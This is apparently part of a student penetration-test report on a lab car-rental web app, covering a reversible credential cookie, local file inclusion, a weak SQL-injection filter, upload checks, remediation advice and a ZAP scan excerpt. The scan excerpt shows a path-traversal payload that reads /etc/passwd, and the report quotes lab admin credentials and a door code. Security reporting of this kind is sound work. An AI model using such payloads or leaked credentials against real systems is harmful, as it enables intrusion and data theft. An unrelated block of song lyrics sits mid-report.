By systematically removing one field from the login request at a time it was discovered that all the fields are required for a successful request and without one or more fields an error message is sent. *(Figure 32)*




Invalid Details

Figure 31: Invalid Login Error

The three tests done on the booking field in the car rental page all had the same effect, where all of them were accepted as valid booking times and allowed the user to book the car for these periods of time. *(Figures 33 and 34)*


MY BOOIKNGS

BMW , Speeder


From Date: 03/05/1999

To Date: 04/05/1999

Not Confirm yet

Message: hello

Figure 32: Car Booking Where Both Dates are in the Past


Nissan , Spitfire

From Date: 28/11/2019

To Date: 30/01/1901


Not Confirm yet

Message: aaaa

Figure 33: Car Booking Where Final Date is in the Past

3.10 Miscellaneous Checks

After logging out of an account it was noted that there was still a SecretCookie sent from the webpage, after decrypting it the tester saw that it contained the username and password of the last login. Seeing as it contains both the username and password of the last user this cookie can be used to obtain their credentials.



We're no strangers to love You know the rules and so do I A full commitment's what I'm thinking of You wouldn't get this from any other guy I just want to tell you how I'm feeling Gotta make you understand Never gonna give you up, never gonna let you down Never gonna run around and desert you Never gonna make you cry, never gonna say goodbye Never gonna tell a lie and hurt you We've known each other for so long Your heart's been aching but you're too shy to say it Inside we both know what's been going on We know the game and we're gonna play it And if you ask me how I'm feeling Don't tell me you're too blind to see Never gonna give you up, never gonna let you down Never gonna run around and desert you Never gonna make you cry, never gonna say goodbye etc.. You know the score....

Request to http://192.168.1.20:80

```
GET /page.php?type=aboutus.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/page.php?type=aboutus.php
Cookie: SecretCookie=InpudmV2QHpudmV2LnBieiI6cjc4NW5zNzJucHBuMjJxczBzMjg5NTMzOW5wNzlvODY6MTU3NDQzMzgzMA%3D%3D;
PHPSESSID=trg2qf3hb0ijlnkonka6jbqkp0
Connection: close
Upgrade-Insecure-Requests: 1
```

Figure 34: No User Logged in Yet SecretCookie Persists


4 Discussion

4.1 Source Code Analysis

Once the web application test had been completed the investigator was then supplied with the application source code and related files to this website. In order to investigate if any vulnerabilities had been missed and to better suggest remedial actions this was manually searched through using a text editor. In order to investigate whether any other issues were present in the application and to improve the quality of remedial action suggestions, the source code was reviewed. The investigator manually searched through the application's source code files, although they do recognise that Static Code Analysers do exist it was felt that greater insight into this website could be gained from looking at the code themselves.

4.1.1 Information Disclosure


Within some of the web pages, comments list sensitive information that should not be included in these files as they can be seen by users who inspect the HTML content. The file `profile.php` has a comment which contains the contact details for an employee Dennis Smith who is labelled as 'Php expert'. *(Figure 36)* This would not only be a disclosure of this individuals contact details and involvement within the website's design but this would also reveal the technologies in play for this application.



```
<!-- *** Denis Smith, d.smith@hacklab.com, phone number 01382 99999. Php expert. -->
<?php
```

Figure 35: profile.php File Contents


Another file `sqlcm.bak`, which was discovered by the tester prior to viewing the page source from the results of their Dirbuster scan as shown in the Results section of this report, contains a copy of sqlcm_filter.php which details some of the SQLI countermeasures used as part of input validation. *(Figure 37)*



```
<?php $username= str_replace(array("1=1", "2=2", "union","UNION","'a'='a'","2=2","'b'= 'b'"), "", $username); ?>
```

Figure 36: sqlcm.bak File Contents


Finally the file `hidden.php` also contains information that the tester considers to be irrelevant in respect to the application but also imagines the organisation would not want public, a door code. The folder, internet, that contains this file was found after running a dirbuster scan. *(Figure 38)*



```
<!-- ***Note to self: Door entry number is 1846 -->
```

Figure 37: hidden.php File Contents


To confirm the findings of SecretCookie's contents made by the investigator in results, the `cookie.php` file was viewed. Thus proving their findings that the cookies consist of the following components; username, MD5 encoded password and the time when created. The contents are then encoded using ROT13 and this is encrypted using Base64.
It was also noted that there are no cookie attributes set in this file and there was no other instance of SecretCookie being used within this application, therefore this information is being needlessly disclosed.



```
<?php
$str=$username.':'.$password.':'.strtotime("now");$str = base64_encode(str_rot13($str)); setcookie("SecretCookie", $str);
?>
```

Figure 38: cookie.php File Contents

Within the source code is a hidden local configuration file called `.htaccess` and this is a configuration file for the Apache web server. This file contains only one line, Options +Indexes, which allows for directory browsing within the application.




```
Options +Indexes
```

Figure 39: .htaccess File Contents

4.1.2 Local File Inclusion

Within the file, `attachment.php` the tester discovered that this page GET requests a file type which then shows the request within the URL, leaving this page vulnerable to file injection exploitation. *Figure 41*.


z 
attachment.php - Mousepad
File Edit Search View Document Help

```php
<?php
$pagetype=$_GET['type'];
include('lfifilter.php');
        include ($pagetype);
?>
```

Figure 40: attachment.php File Contents

4.1.3 Credential Prediction

`username.php` gives an error message of 'user not found' when username is incorrect but when a password is entered incorrectly the user gets another error message implying their credentials are incorrect instead. The second error message can be seen in `login.php`.




```php
if ($rows > 0) {
    session_start();
    $_SESSION['login'] = $row['EmailId'];
    $_SESSION['fname'] = $row['FullName'];

    $currentpage=$_SERVER['REQUEST_URI'];
    echo "<script type='text/javascript'> document.location = '$currentpage'; </script>";

} else {
    echo "<script>alert('Invalid Details');</script>";
    $currentpage=$_SERVER['REQUEST_URI'];
    echo "<script type='text/javascript'> document.location = '$currentpage'; </script>";
```

Figure 41: login.php error message

Earlier in the testing phase of this web application it was suggested that there is no login attempt time out functionality. This is confirmed by the source code, neither `login.php` or `username.php` have any way of tracking the number of attempted logins or restricting this amount.

4.1.4 File Injection

File type filtering is implemented, although the file type within the request can be manipulated if the traffic is intercepted, there is no header or content checks within `changepic.php` which leaves it vulnerable to malicious files being uploaded.




```
################################################
# 1 - Filetype invalid
################################################
if ($fileuploadtype=="TYPE" || $fileuploadtype=="ALL"){
$validtypes= array("image/jpeg","image/jpg","image/png");
if(in_array($file_type,$validtypes)=== false){
        echo '<script type="text/javascript">alert("Invalid filetype detected - what are you up to?.");</script>';
        echo "<script>document.location='$nextpage'</script>";
        exit();
}
}

################################################
# 2 - Extension invalid
################################################
if ($fileuploadtype=="EXT"|| $fileuploadtype=="ALL"){
$extensions= array("jpeg","jpg","png");
if(in_array($file_ext,$extensions)=== false){
        echo '<script type="text/javascript">alert("extension not allowed, please choose a JPEG or PNG file.");</script>';
        echo "<script>document.location='$nextpage'</script>";
        exit();
}
}
```

Figure 42: changepicture.php File Type Checks

4.2 Vulnerabilities Discovered and Countermeasures

4.2.1 Robots.txt

As previously discovered during the practical stage of investigation, viewing the text file `robots.txt` reveals the default page `info.php`. This page reveals important information about the technologies being implemented on the web server. *(Figure 35)*



```
User-agent: *
Disallow: /info.php
```

Figure 43: robots.txt File Contents

`Robots.txt` in itself is not a vulnerability, it's correct usage is to prevent web spiders from traversing to certain files on an application. However web application developers should be aware that this file is publicly available and so no pages that contain sensitive content should be listed. It is strongly advised that `info.php` be removed from this text file.

4.2.2 Local File Injection

By requesting a file using GET and therefore displaying this request in the page's URL a malicious user can then input a file path and get sensitive information from the web server itself. A remedial that can be taken to prevent this in future would be to use POST requests or restrict what can be requested from the server.

4.2.3 Information Disclosure

As mentioned prior, a few of the pages on this application have sensitive information within HTML comments. This is potentially a large security issue as the code contains, an assumed employee's contact information and a code for a door on the organisation's premises.
It is recommended that initially all of the instances of this that have been highlighted above should be removed then all future files or changes to current ones be examined for comments that may disclose sensitive information.

4.2.4 Reversible Cookies

By having a user's credentials encoded with basic, reversible algorithms they are easily revealed and so an attacker could log into their account. For another application the investigator would normally suggest that this cookie be encrypted using a hashing algorithm, such as SHA256, but in this case since the cookie has no functionality assigned to it on any other file the recommendation is to simply remove it.

4.2.5 Cookie Attributes

By having no assigned attributes to SecretCookie or PHPSESSID the security of these cookies is severely limited.
For SecretCookie there are five potential attributes; Secure, the cookie will only be sent over secure connection since this web page does not use HTTPS this would not be recommended at this stage. Domain and Path mean the cookie only works in assigned web pages and from certain paths, making cookie stealing difficult. HTTPOnly blocks XSS as client-side scripts cannot access the cookie. The final attribute is Expires which times out cookie and makes it perishable. *(Paladion, 2010)*
PHPSESSID uses very similar attributes, Lifetime, Path, Domain, Secure and HTTPonly. All this being said, as mentioned above SecretCookie is redundant and therefore the best course of action would be to either give it functionality or remove it completely. Whereas PHPSESSID is being used throughout the application and the attributes mentioned above should be assigned to it.

4.2.6 Directory Browsing

Directory browsing allows access to a folder from the web application, making it difficult to hide files and potentially giving a hacker access to all of the application's files. To remediate this issue one character in `.htaccess`, the Apache configuration file, should be changed as shown below. This will disable directory browsing and make it more difficult for a malicious user to gain access to hiden files. *(thesitewizard.com, 2018)*

```
Options -Indexes
```

4.2.7 User Enumeration

Having different error messages for incorrect username or password, paired with unlimited login attempts, allow a hacker to brute force the usernames or passwords of users. This vulnerability can be solved by making less specific error messages and only allowing so many attempts before a time-out function is implemented.

4.2.8 Unlimited Login Attempts

No timeout functionality for login attempts making it brute forcible, this can be remediated by blocking a user from trying again for a certain period of time. Incrementing 'time-out' time between attempts based on the number of incorrect tries will further discourage brute-force credential guessing.

4.2.9 No HTTPS

By using HTTP exclusively traffic being sent from the web server is not encrypted and so by intercepting the traffic this data can be viewed. As a result of this it is imperative that Astley Car Rentals at least use HTTPS for the login and administrator pages but preferably for the entire application.
When implementing HTTPS a number of areas should be considered to aid in making the application as secure as possible; private keys should be encrypted with a minimum of 2048b RSA and stored securely, certificates should also be encrypted with a strong algorithm such as SHA256.

4.2.10 File Upload

By having a system for checking file extensions that is easily bypassed, malicious files can be uploaded to the application and potentially cause damage to the site and or server.
Functions such as `getimagesize()`, which looks at the file contents to ensure it is in fact an image, can be used to assist with this vulnerability but can still be bypassed. Searching the file's header is also another option which ensures the file type matches the extention given.

4.2.11 CSRF

As mentioned previously Cross-Site Request Forgery (CSRF) is a method of implementing malicious code on a logged in users account without their knowledge. This was found in the password update and testimonial pages. CSRF can be prevented using a CSRF Token that is generated once per session, this token should also be generated using a complex algorithm and encrypted to make it less likely an attacker can guess it's contents to generate their own.

4.2.12 PHP Information Disclosure

`info.php`, as aforementioned, is a vulnerability as it gives an attacker a large amount of information about the server and technologies being implemented. By removing this from `robots.txt` and potentially not storing it on the web server itself, a malicious user will not be privy to all of this information making it more difficult for them to attack this application.

4.2.13 SQLI

SQL Injection (SQLI) is when SQL commands are entered into an input field on an application in order to influence the database being used, to get user information or to delete tables.
The prevention technique that is advised by the investigator is to use prepared statements when handling user inputs. This removes the direct interaction with the database from queries being performed by dividing the query into what is being requested and the data being sent. An example of this for Astley Car Rental's log in page would be as follows:

```
$prepstatement = $dbconn->prepare("INSERT INTO tblusers (EmailID, Password)
VALUES (?, ?)");
$prepstatement->bind_param("ss", $username, $password);
```

4.2.14 Hidden Guessable Folder

`sqlcm bak` is a copy of the `sqlcm_filter` file and is available to view on the application as the name is easily obtained from tools such as dirbuster. The folder named internet is easily guessable for an attacker and so this page should be deleted and the folder given a more complicated, less easily guessed name.

4.2.15 Brute-forcible Administrator Password and No Password Policy

Since there is no timeout functionality or limited number of login attempts the administrator password is also brute-forcible. The investigator was unable to do this during the inital test of the application but has found the credentials in the source code; admin and test@1234. These credentials being small and consist of both dictionary words and concurrent numbers make them relative easy for brute-forcing software to guess.
As proven during testing there is no password policy implemented or even suggested anywhere throughout this application. This makes the user accounts highly insecure and vulnerable to having their credentials stolen by an attacker.

4.2.16 Clickjacking

`x-frame-options` header is not set on any of the PHP files being used on this application. This header prevents iframes from being rendered onto a web page, which in turn prevents clickjacking. Clickjacking is when a transparent iframe is created overlapping the original webpage and this allows a malicious hacker to encourage a user to navigate to their identical looking page to steal the users information.
X-frame-options has a number of attributes; Deny blocks the page from loading on an iframe, Sameorgin only allows the page from loading in an iframe if it comes from the same source as the page itself and Allow-from creates a white list of URLs that can create an iframe of this page. The investigator strongly encourages deny to be used in this application as there are no frames being required.

4.3 General Discussion

This investigation into Astley Car Rental's web application highlights a large number of vulnerabilities and security weaknesses that could be exploited by a malicious hacker in order to damage the application or steal users data. Each of these issues presents a potentially devastating problem for the organisation.
Information disclosure is likely to be the most expensive vulnerability for the business if it is exploited. Having door codes and employee information available could leave the organisation vulnerable to a social engineering attack or unauthorised access to the premises. Cookies storing credentials and being easily reversible could represent a breach of Article 5.1 paragraph f, appropriate measures to ensure security of information, which could result in a considerable fine. Command injection, where the user database and server files can be accessed, credential prediction and file injection, where malicious files can be uploaded may all result in user data being taken by

malicious hackers. Which as mentioned previously can have a devastating financial impact on Astley Car Rentals.
Since July 2018 the web browser Google Chrome started listing HTTP sites as 'not secure'. By having an exclusively HTTP web application that will be displayed as insecure, potential customers may be discouraged from using this site out of fear for their data's security. Losing sales due to not having a secure website can severely damage Astley Car Rentals as a considerable portion of car rentals are done online and as a result they will be missing out on a large potential revenue stream. Although the financial impact has been brought up numerous times this is not the only cost to the business if their application is exploited. Loss of confidence from stakeholders can lead to a reduction in sales, increased employee turnover and a drop in shares if your organisation is public. All of these can devastate a business and force it into closing down, that is why a web application test like this is so crucial and why another one after these changes have been implemented would be suggested.

5 Future Work

After completing this investigation and reviewing the source code the investigator found some areas within the application that they would like to look further into or test again after the recommended alterations have been implemented.

SQLI vulnerabilities would be investigated further and the input fields that were discovered to be vulnerable to this, after viewing the source code, would be tested again in order to actually send viable queries to the database. This would allow the investigator to see the full scope of the vulnerability. Administrator credentials were not obtained during this investigation. Therefore if given another opportunity the investigator would appreciate the opportunity to use these credentials in order to explore and test the administrator pages. Clickjacking was not attempted either but after learning x-frame was not active, the extent to what data can be taken from a user using this exploit could be investigated at a later date.
With the remedial action provided in the section prior the investigator believes another test on this application after these changes have been made would be advisable. This would be to ensure the application is now more secure and areas that could lead to a possible exploitation have not been missed.

6 References

Stuttard,D and Pinto,M. (2011) *The Web Application Hacker's Handbook.* 2nd edn. Indianna: John Wiley & Sons, Inc.
CIRT.net (2019) *Nikto.* Available at: https://cirt.net/Nikto2(Accessed: 25 November 2019)
GitHub (2019) *CyberChef.* Available at: https://gchq.github.io/CyberChef/(Accessed: 27 November 2019)
Statista (2018) *Online Shopping.* Available at:
https://www.statista.com/topics/871/online-shopping/ (Accessed: 2 December 2019)
EdgeScan (2019) *2019 Vulnerability Statistics Report.* Available at:
https://www.edgescan.com/2019-vulnerability-stats-report/ (Accessed 2 December 2019)
thesitewizard.com (2018) *How to Prevent a Directory Listing of Your Website with .htaccess.* Available at: https://www.thesitewizard.com/apache/prevent-directory-listing-htaccess.shtml (Accessed 13 December 2019)
Paladion (2010) *Cookie Attributes and their Importance.* Available at:
https://www.paladion.net/blogs/cookie-attributes-and-their-importance (Accessed 14 December 2019)

7 Appendices

7.1 Acronyms Used

Open Web Application Security Project (OWASP)
Internet Protocol (IP)
Virtual Machine (VM)
Operating System (OS)
Common Vulnerabilities and Exposures (CVE)
General Data Protection Regulation (GDPR)
Personally Identifiable Information (PII)
SQL Injection (SQLI)
Cross-Site Scripting (XSS)
Network Mapper (Nmap)
Denial of Service (DoS)
File Transfer Protocol (FTP)

7.2 OWASP ZAP Passive Scan Report

ZAP Scanning Report

Summary of Alerts Risk Level Number of Alerts High 1 Medium 3 Low 14 Informational 0 Alert Detail High (Medium) Path Traversal Description

The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal.

Most web sites restrict user access to a specific portion of the file-system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executable necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-characters sequences.

The most basic Path Traversal attack uses the "../" special-character sequence to alter the resource location requested in the URL. Although most popular web servers will prevent this technique from escaping the web document root, alternate encodings of the "../" sequence may help bypass the security filters. These method variations include valid and invalid Unicode-encoding ("..

Even if the web server properly restricts Path Traversal attempts in the URL path, a web application itself may still be vulnerable due to improper handling of user-supplied input. This is a common problem of web applications that use template mechanisms or load static text from files. In variations of the attack, the original URL parameter value is substituted with the file name of one of the web application's dynamic scripts. Consequently, the results can reveal source code because the file is interpreted as text instead of an executable script. These techniques often employ additional special characters such as the dot (".") to reveal the listing of the current working directory, or "URL http://192.168.1.20/page.php?type=Method POST Parameter type Attack /etc/passwd Evidence root:x:0:0 URL http://192.168.1.20/page.php?type=Method GET Parameter type Attack /etc/passwd Evidence root:x:0:0 Instances 2 Solution

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses, and exclude directory separators such as "/". Use a whitelist of allowable file extensions.

Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A sanitizing mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the sanitizing mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the sanitizing mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Use a built-in path canonicalization function (such as realpath() in C) that produces the canonical version of the pathname, which effectively removes ".." sequences and symbolic links.

Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise. Reference

http://projects.webappsec.org/Path-Traversal

http://cwe.mitre.org/data/definitions/22.html CWE Id 22 WASC Id 33 Source ID 1 Medium (Medium) X-Frame-Options Header Not Set Description

X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks. URL http://192.168.1.20/page.php?type=privacy/php Method GET Parameter X-Frame-Options URL http://192.168.1.20/search-carresult.php Method GET Parameter X-Frame-Options URL http://192.168.1.20/page.php?type=terms.php Method GET Parameter X-Frame-Options URL http://192.168.1.20/admin/img/vehicleimages/?C=M;O=A Method GET Parameter X-Frame-Options URL http://192.168.1.20/post-testimonial.php Method GET Parameter X-Frame-Options URL http://192.168.1.20/my-testimonials.php Method GET Parameter X-Frame-Options URL http://192.168.1.20/car-listing.php Method POST Parameter X-Frame-Options URL http://192.168.1.20/admin/img/vehicleimages/?C=M;O=D Method GET Parameter X-Frame-Options URL http://192.168.1.20/vehical-details.php?vhid=3 Method POST Parameter X-Frame-Options URL http://192.168.1.20/admin/img/?C=S;O=D Method GET Parameter X-Frame-Options URL http://192.168.1.20/page.php?type=aboutus.php Method GET Parameter X-Frame-Options URL http://192.168.1.20/vehical-details.php Method GET Parameter X-Frame-Options URL http://192.168.1.20/vehical-details.php?vhid=2 Method POST Parameter X-Frame-Options URL http://192.168.1.20/index.php Method GET Parameter X-Frame-Options URL http://192.168.1.20/page.php?type=faqs.php Method GET Parameter X-Frame-Options URL http://192.168.1.20/vehical-details.php?vhid=1 Method POST Parameter X-Frame-Options URL http://192.168.1.20/page.php Method GET Parameter X-Frame-Options URL http://192.168.1.20/admin/img/?C=S;O=A Method GET Parameter X-Frame-Options URL http://192.168.1.20/admin/img/vehicleimages/?C=N;O=A Method GET Parameter X-Frame-Options URL http://192.168.1.20/admin/ Method POST Parameter X-Frame-Options Instances 63 Solution

Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers). Reference

http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx CWE Id 16 WASC Id 15 Source ID 3 Medium (Medium) Application Error Disclosure Description

This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation page. URL http://192.168.1.20/admin/img/?C=N;O=A Method GET Evidence Parent Directory URL http://192.168.1.20/admin/img/vehicleimages/?C=S;O=A Method GET Evidence Parent Directory URL http://192.168.1.20/admin/img/ Method GET Evidence Parent Directory URL http://192.168.1.20/admin/img/vehicleimages/?C=D;O=A Method GET Evidence Parent Directory URL http://192.168.1.20/admin/img/?C=N;O=D Method GET Evidence Parent Directory URL http://192.168.1.20/admin/img/?C=D;O=D Method GET Evidence Parent Directory URL http://192.168.1.20/admin/img/vehicleimages/?C=D;O=D Method GET Evidence Parent Directory URL http://192.168.1.20/admin/img/?C=D;O=A Method GET Evidence Parent Directory URL http://192.168.1.20/admin/img/?C=S;O=D Method GET Evidence Parent Directory URL http://192.168.1.20/admin/img/?C=S;O=A Method GET Evidence Parent Directory URL http://192.168.1.20/admin/img/vehicleimages/?C=N;O=A Method GET Evidence Parent Directory URL 